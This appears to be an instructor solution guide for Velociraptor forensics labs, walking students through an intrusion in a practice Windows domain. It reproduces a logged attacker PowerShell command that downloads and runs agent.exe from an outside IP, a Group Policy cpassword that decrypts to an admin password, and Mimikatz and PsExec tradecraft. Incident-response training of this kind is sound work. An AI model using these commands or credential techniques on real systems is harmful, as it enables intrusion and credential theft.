
Velociraptor Labs

Velociraptor 01: Isolation

Solution

Task 1 - Hint 1

Select the host Client1:




Query: all | Total Matching Clients 5

☐	●	Client ID	Hostname ⬍	FQDN
☐	●	C.1fb34cd81ba70eeb	DC1	DC1.winattacklab.local
☐	●	C.85c38a1290fbc2da	Forensic	Forensic.reddog.microsoft.com
☐	●	C.d514dbf7a36c6502	FS1	FS1.winattacklab.local
☐	●	C.dc7e64243d95fb44	WS1	WS1.winattacklab.local
☐	●	C.ed57254060141b13	Client1	Client1.winattacklab.local

Task 1 - Hint 2

Isolate the host using the dedicated button:




Client1.winattacklab.local

Client ID
Agent Version
Agent Build Time
First Seen At
Last Seen At
Last Seen IP
Labels

Operating System

The host should then automatically be given the label Quarantine:




☐	●	Client ID	Hostname ⬍	FQDN	OS Version	Labels
☐	●	C.1fb34cd81ba70eeb	DC1	DC1.winattacklab.local	Microsoft Windows Server 2019 Datacenter10.0.17763 Build 17763	
☐	●	C.85c38a1290fbc2da	Forensic	Forensic.reddog.microsoft.com	Microsoft Windows 10 Pro10.0.19044 Build 19044	
☐	●	C.d514dbf7a36c6502	FS1	FS1.winattacklab.local	Microsoft Windows Server 2019 Datacenter10.0.17763 Build 17763	
☐	●	C.dc7e64243d95fb44	WS1	WS1.winattacklab.local	Microsoft Windows Server 2019 Datacenter10.0.17763 Build 17763	
☐	●	C.ed57254060141b13	Client1	Client1.winattacklab.local	Microsoft Windows 10 Pro10.0.19045 Build 19045	Quarantine

Velociraptor 04: PowerShell History

Solution

Task 1 - Hint 1

The Artifact Windows.EventLogs.PowershellScriptblock with LogLevel set to All will show the following lines:



```
SELECT EventTime, ScriptBlockText FROM source(artifact="Windows.EventLogs.PowershellScriptblock")
```

EventTime	ScriptBlockText
2024-04-11T07:37:08Z	Invoke-WebRequest -Uri 51.144.129.233:8080/agent.exe -OutFile C:\Windows\Temp\agent.exe; &C:\Windows\Temp\agent.exe
2024-04-11T07:37:12Z	Get-WmiObject Win32_ComputerSystem
2024-04-11T07:37:13Z	$global:?
2024-04-11T07:37:14Z	ls -Path \\winattacklab.local\SYSVOL\winattacklab.local\Policies -filter *.xml -recurse
2024-04-11T07:37:15Z	$global:?
2024-04-11T07:37:16Z	type \\winattacklab.local\SYSVOL\winattacklab.local\Policies\honeypot.xml
2024-04-11T07:37:17Z	{ Set-StrictMode -Version 1; $_.PSMessageDetails }
2024-04-11T07:37:17Z	{ Set-StrictMode -Version 1; $this.Exception.InnerException.PSMessageDetails }
2024-04-11T07:37:17Z	{ Set-StrictMode -Version 1; $_.ErrorCategory_Message }
2024-04-11T07:37:18Z	{ Set-StrictMode -Version 1; $_.OriginInfo }
2024-04-11T07:37:18Z	$global:?
2024-04-11T07:37:19Z	type '\\winattacklab.local\SYSVOL\winattacklab.local\Policies\{50F48C59-3B90-494E-8C93-2ECDA255E2CE}\Machine\Preferences\Groups\Groups.xml'

Highlighted in red are the commands executed by the attacker.

Task 2 - Hint 1

```
Invoke-WebRequest -Uri <some-ip>:8080/agent.exe -OutFile C:\Windows\Temp\agent.exe;
&C:\Windows\Temp\agent.exe       # Downloads agent.exe and executes it
Get-WmiObject Win32_ComputerSystem            # Gets the hostname
ls -Path \\winattacklab.local\SYSVOL\winattacklab.local\Policies -filter *.xml -
recurse              # Lists all Group Policy xml files
type \\winattacklab.local\SYSVOL\winattacklab.local\Policies\honeypot.xml
       # Reads the contents of honeypot.xml
type '\\winattacklab.local\SYSVOL\winattacklab.local\Policies\{50F48C59-3B90-494E-
8C93-2ECDA255E2CE}\Machine\Preferences\Groups\Groups.xml'        # Reads the
contents of Groups.xml
```

Task 3 - Hint 1

It reads the content of the Groups.xml file:

```
<?xml version="1.0" encoding="utf-8"?> <Groups clsid="{3125E937-EB16-4b4c-9934-
544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="ladmin"
image="2" changed="2016-11-03 00:43:25" uid="{CD8096D1-2260-496E-94E6-
1E28AC4C0CF6}"><Properties action="U" newName="ladmin" fullName="" description=""
cpassword="riBZpPtHOGtVk+SdLOmJ6xiNgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZfgh78kBZB"
changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0"
userName="ladmin"/></User> </Groups>
```

Due to Microsoft leaking the encryption key for cpassword, this results in the plaintext password for the local user ladmin. This user is local administrator on FS1 (not yet known by students). See technique https://attack.mitre.org/techniques/T1552/006/ for details.

Task 4 - Hint 1

- Students can confirm that agent.exe was downloaded and executed using PowerShell.


- Students have evidence that PsExec64.exe was not downloaded or executed via PowerShell. Based on the fact PsExec64.exe was only created after agent.exe was executed, it is possible that the latter downloaded and executed the former. There is insufficient evidence to confirm this, however. Reverse engineering of agent.exe would show that the binary does have the capability to download and execute other files.
- Students have no data yet on any Excel macro.

Velociraptor 08: Hayabusa

Solution

Task 1 - Hint 1

The lateral movement was detected by the rule ``PSExec Lateral Movement`:




```
v Rule Title: PSExec Lateral Movement  (Count: 1)
  1451  □  2024-04-15T05:27:43.052160Z high  FS1.winattacklab.local Sys  7045  1355  Svc: PSEXESVC ¦ Path: %SystemRoot%\PSEXESVC.exe ¦ Acct: LocalSystem ¦ StartType: demand start
```

Task 2 - Hint 1

Mimikatz was used together with PsExec to perform a pass the hash attack with the Domain


Admin `ffast`'s hash:



```
v Rule Title: Pass the Hash Activity 2  (Count: 2)
  1442  □  2024-04-15T05:27:50.094879Z med   FS1.winattacklab.local Sec  4624  2053  Type: 9 - NEW CREDENTIALS ¦ TgtUser: ladmin ¦ SrcComp: - ¦ SrcIP: ::1 ¦ LID: 0x1c3c88
  1443  □  2024-04-15T05:27:52.155352Z med   FS1.winattacklab.local Sec  4624  2059  Type: 9 - NEW CREDENTIALS ¦ TgtUser: ladmin ¦ SrcComp: - ¦ SrcIP: ::1 ¦ LID: 0x1c4451
v Rule Title: Possible Token Impersonation  (Count: 2)
  1438  □  2024-04-15T05:27:50.094879Z med   FS1.winattacklab.local Sec  4624  2053  Type: 9 - NEW CREDENTIALS ¦ TgtUser: ladmin ¦ SrcComp: - ¦ SrcIP: ::1 ¦ LID: 0x1c3c88
  1439  □  2024-04-15T05:27:52.155352Z med   FS1.winattacklab.local Sec  4624  2059  Type: 9 - NEW CREDENTIALS ¦ TgtUser: ladmin ¦ SrcComp: - ¦ SrcIP: ::1 ¦ LID: 0x1c4451
> Rule Title: Potential CVE-2023-23397 Exploitation Attempt - SMB  (Count: 1,303)
v Rule Title: PSExec Lateral Movement  (Count: 1)
  1451  □  2024-04-15T05:27:43.052160Z high  FS1.winattacklab.local Sys  7045  1355  Svc: PSEXESVC ¦ Path: %SystemRoot%\PSEXESVC.exe ¦ Acct: LocalSystem ¦ StartType: demand start
v Rule Title: Successful Overpass the Hash Attempt  (Count: 2)
  1440  □  2024-04-15T05:27:50.094879Z high  FS1.winattacklab.local Sec  4624  2053  Type: 9 - NEW CREDENTIALS ¦ TgtUser: ladmin ¦ SrcComp: - ¦ SrcIP: ::1 ¦ LID: 0x1c3c88
  1441  □  2024-04-15T05:27:52.155352Z high  FS1.winattacklab.local Sec  4624  2059  Type: 9 - NEW CREDENTIALS ¦ TgtUser: ladmin ¦ SrcComp: - ¦ SrcIP: ::1 ¦ LID: 0x1c4451
```


Task 3 - Hint 1

By running the shell command `net user ffast /domain`, it becomes apparent that the user `ffast` is a Domain Admin. The attackers were therefore able to escalate their privileges again:



```
net user ffast /domain
```

```
net user ffast /domain
```



```
net user ffast /domain
```

```
net user ffast /domain
```


```
 The request will be processed at a domain controller for domain winattacklab.local.

User name                    ffast
Full Name                    Fast, Fara
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/14/2023 1:11:10 PM
Password expires             Never
Password changeable          9/14/2023 1:11:10 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/17/2024 5:34:13 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Task 4 - Hint 1

Students can collect Evidence of Execution artifacts again.

The AmCache shows that `mimikatz` was executed:

`DetectRaptor.Windows.Detection.Amcache`




Detection	KeyMTime	EntryName	EntryPath

{
"Name" : "Mimikatz Tools"
"KeywordRegex" : "mimikatz|mimidrv\.sys|mimilib\.dll|mimilove\.exe|mimispool\.dll|Mimikittenz|pypykatz|\.kirbi$"
"PathName" : "c:\windows\temp\mimikatz.exe"
"Reference" : "https://github.com/gentilkiwi/mimikatz"
"Criticality" : "High"
}
	2024-04-17T17:49:16Z	mimikatz.exe	c:\windows\temp\mimikatz.exe

{
"Name" : "Execution Path"
"KeywordRegex" : "PAEXE|PSEXE|WinExeSvc"
"PathName" : "c:\windows\psexesvc.exe"
"Reference" : "Internal"
"Criticality" : "Low"
}
	2024-04-15T05:36:57Z	PSEXESVC.exe	c:\windows\psexesvc.exe

The ShimCache finds `PsExec` and `mimikatz`:




Windows.Registry.AppCompatCache

Position	ModificationTime	Path
0	2023-09-05T22:41:41Z	C:\Windows\TEMP\78D6DE01-33FA-4561-B055-BA92392BE89B\dismhost.exe
13	2024-04-15T05:27:47Z	C:\Windows\Temp\PsExec64.exe
14	2024-04-15T05:27:46Z	C:\Windows\Temp\mimikatz.exe
23	2023-09-05T22:41:41Z	C:\Windows\TEMP\C112AB00-6EFA-4E82-8644-351B45145342\dismhost.exe
25	2024-04-15T05:11:22Z	C:\Program Files (x86)\Microsoft\Temp\EUEFB5.tmp\MicrosoftEdgeUpdate.exe

Both tools are located in `C:\Windows\Temp`, the same directory that was previously used on `Client1`.

Task 4 - Hint 2

Checking the MFT reveals that besides the two aforementioned tools, `agent-x86.exe` was also dropped by the adversary:



```

/*
# Windows.NTFS.MFT
*/
SELECT * FROM source(artifact="Windows.NTFS.MFT") WHERE OSPath =~ "C:\\\\Windows\\\\Temp"
```


Windows.NTFS.MFT

EntryNumber	InUse	ParentEntryNumber	OSPath	FileName	FileSize	ReferenceCount	IsDir	Created0x10	Created0x30	LastModified0x10	LastModified0x30
3879	true	5180	\\.\C:\Windows\Temp\TS_38A6.tmp	TS_38A6.tmp	131072	1	false	2024-04-17T17:35:39Z	2024-04-17T17:35:39Z	2024-04-17T17:35:39Z	2024-04-17T17:35:39Z
3897	true	5180	\\.\C:\Windows\Temp\TS_EF97.tmp	TS_EF97.tmp	131072	1	false	2024-04-17T17:36:26Z	2024-04-17T17:36:26Z	2024-04-17T17:36:26Z	2024-04-17T17:36:26Z
5180	true	496	\\.\C:\Windows\Temp	Temp	0	1	true	2018-09-15T07:19:01Z	2023-09-05T23:09:29Z	2024-04-18T04:46:25Z	2023-09-05T23:09:29Z
31354	true	5180	\\.\C:\Windows\Temp\silconfig.log	silconfig.log	102	2	false	2023-09-14T12:55:50Z	2023-09-14T12:55:50Z	2024-04-17T17:35:14Z	2023-09-14T12:55:50Z
36907	true	5180	\\.\C:\Windows\Temp\mimikatz.exe	mimikatz.exe	1355264	1	false	2024-04-15T05:27:46Z	2024-04-15T05:27:46Z	2024-04-17T17:34:01Z	2024-04-15T05:27:46Z
36908	true	5180	\\.\C:\Windows\Temp\PsExec64.exe	PsExec64.exe	833472	1	false	2024-04-15T05:27:47Z	2024-04-15T05:27:47Z	2024-04-17T17:34:02Z	2024-04-15T05:27:47Z
36909	true	5180	\\.\C:\Windows\Temp\agent-x86.exe	agent-x86.exe	732224	2	false	2024-04-15T05:27:51Z	2024-04-15T05:27:51Z	2024-04-17T17:34:06Z	2024-04-15T05:27:51Z

Task 4 - Hint 3

Students can collect the Artifact `Windows.EventLogs.AlternateLogon` again to find the connections.

Filtering by `TargetUserName` helps to find the relevant events:



Windows.EventLogs.AlternateLogon


EventTime	IpAddress	Port	ProcessName	SubjectUserSid	SubjectUserName	TargetUserName ▼ffast	TargetServerName
2024-04-15T05:27:50Z	10.0.1.100	445		S-1-5-21-3134726393-155399797-3254593526-1001	ladmin	ffast	DC1
2024-04-15T05:27:50Z	10.0.1.100	445		S-1-5-21-3134726393-155399797-3254593526-1001	ladmin	ffast	DC1
2024-04-15T05:27:50Z	10.0.1.100	445		S-1-5-21-3134726393-155399797-3254593526-1001	ladmin	ffast	DC1
2024-04-15T05:27:50Z	10.0.1.100	445		S-1-5-21-3134726393-155399797-3254593526-1001	ladmin	ffast	DC1
2024-04-15T05:27:52Z	10.0.1.103	445		S-1-5-21-3134726393-155399797-3254593526-1001	ladmin	ffast	WS1
2024-04-15T05:27:52Z	10.0.1.103	445		S-1-5-21-3134726393-155399797-3254593526-1001	ladmin	ffast	WS1
2024-04-15T05:27:52Z	10.0.1.103	445		S-1-5-21-3134726393-155399797-3254593526-1001	ladmin	ffast	WS1
2024-04-15T05:27:52Z	10.0.1.103	445		S-1-5-21-3134726393-155399797-3254593526-1001	ladmin	ffast	WS1
2024-04-15T05:28:11Z	10.0.1.100	445		S-1-5-21-3134726393-155399797-3254593526-1001	ladmin	ffast	DC1
2024-04-15T05:28:11Z	10.0.1.100	445		S-1-5-21-3134726393-155399797-3254593526-1001	ladmin	ffast	DC1

The attackers moved to `DC1` and `WS1`. Corresponding log entries can be found on those systems as well.

Velociraptor 09: Persistence

Task 1 - Hint 01

The ShimCache has an entry for `taskschd.exe` in close proximity to PsExec and mimikatz.




Windows.Registry.AppCompatCache

Position	ModificationTime	Path
1	2024-04-17T09:04:23Z	C:\Windows\system32\MRT.exe
5	2024-04-16T09:42:26Z	C:\Program Files (x86)\Velociraptor\Tools\tmp3442373464\hayabusa-2.14.0-win-x64.exe
11	2024-04-15T08:27:27Z	C:\Program Files\Velociraptor\Tools\tmp2204416008\hayabusa-2.14.0-win-x64.exe
13	2024-04-15T05:27:47Z	C:\Windows\Temp\PsExec64.exe
14	2024-04-15T05:27:46Z	C:\Windows\Temp\mimikatz.exe
107	2024-04-15T05:27:22Z	C:\Windows\PSEXESVC.exe
12	2024-04-15T05:27:16Z	C:\Windows\System32\taskschd.exe
16	2024-04-15T05:27:16Z	C:\Windows\agent.exe

The name gives hints at Scheduled Tasks.

